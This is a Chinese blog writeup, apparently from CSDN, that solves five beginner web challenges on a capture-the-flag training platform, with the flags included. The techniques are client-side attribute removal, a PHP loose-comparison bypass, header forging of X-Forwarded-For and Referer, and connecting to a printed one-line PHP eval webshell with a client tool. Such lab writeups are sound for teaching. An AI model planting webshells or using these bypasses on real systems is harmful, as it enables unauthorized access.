




攻防世界部分web题：Writeup

原创

[Sy0ung_](#)  于 2020-05-21 23:44:06 发布  152  收藏

文章标签：[安全](#)

版权声明：本文为博主原创文章，遵循[CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/Karol_agan/article/details/106270133

版权

1、一个不能按的按钮：

disabled_button

👍 18 最佳Writeup由沐一清提供

难度系数: ★ 1.0

题目来源: Cyberpeace-n3k0

题目描述: X老师今天上课讲了前端知识, 然后给大家一个不能按的按钮, 小宁惊奇地发现这个按钮按不下去, 到底怎么才能按下去呢?
https://blog.csdn.net/Karol_agan

打开网址, 发现flag按钮不能点, 想到和html按钮可能有关
按F12看源码,

```
Elements Console Sources Network Performance Me
<html>
  <head>...</head>
  <body>
    <h3>一个不能按的按钮</h3>
    <form action method="post">
      <input disabled class="btn btn-default" style="height:50px;
      width:200px;" type="submit" value="flag" name="auth"> == $0
    </form>
  </body>
</html>
```

一个不能按的按钮

https://blog.csdn.net/Karol_agan

把disabled删掉, flag按钮自动点亮, 点击得到flag

```
<ns>cyberp
</body>
</html>
```

一个不能按的按钮

cyberpeace{e772b9f1c36d92da63e98e397cb0f7}

https://blog.csdn.net/Karol_agan

2、simple_php


根据代码只

需要构造参数a不能为纯数字0, b不能为纯数字和纯数字字符串

使a为字符0, b为数字+字母

构造a='0', b=1235a

http://124.126.19.106:46511/?a='0'&b=1235a



```
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```

Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}

3、GET_POST

用插件hackbar直接得到flag



请用GET

请再以PO

cyberpeace{8b041280e58644dbce64ec732ea685a4}

4、xff_referer

题目描述：X老师告诉小宁其实xff和referer是可以伪造的。

由题目描述知要用到伪造xff和referer

利用burp伪造请求

Referer: https://xxxx

X-Forwarded-For:xxxx

burp抓包，send to repeater，修改请求消息报头参数

The screenshot shows a Burp Suite interface with a request and response. The request headers are visible, including `X-Forwarded-For: 123.123.123.123`. The response body contains the following HTML and JavaScript code:

```
<html>
<head>
  <meta charset="UTF-8">
  <title>index</title>
  <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" />
  <style>
    body{
      margin-left:auto;
      margin-right:auto;
      margin-top:200px;
      width:20em;
    }
  </style>
</head>
<body>
<p id="demo">ip地址必须为123.123.123.123</p>
<script>document.getElementById("demo").innerHTML="必须来自https://www.google.com";
</script></body>
</html>
```

添加Referer:https://www.google.com

The screenshot shows a Burp Suite interface with a request and response. The request headers are visible, including `X-Forwarded-For: 123.123.123.123` and `Referer: https://www.google.com`. The response body contains the following HTML and JavaScript code:

```
<html>
<head>
  <meta charset="UTF-8">
  <title>index</title>
  <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" />
  <style>
    body{
      margin-left:auto;
      margin-right:auto;
      margin-top:200px;
      width:20em;
    }
  </style>
</head>
<body>
<p id="demo">ip地址必须为123.123.123.123</p>
<script>document.getElementById("demo").innerHTML="必须来自https://www.google.com";
</script><script>document.getElementById("demo").innerHTML="cyberpeace{c0fb577809bd908da6b325e313a5946c}";</script></body>
</html>
```


拿到Flag

5、webshell


打开网页发现提示用php一句话木马，F12看源码没什么用

你会使用webshell吗?


```
<?php @eval($_POST['shell']);?>
```



直接菜刀连接，输入url以及密码shell（由提示的一句话木马看成密码是shell）



连接上后有一个flag.txt文件



打开拿到flag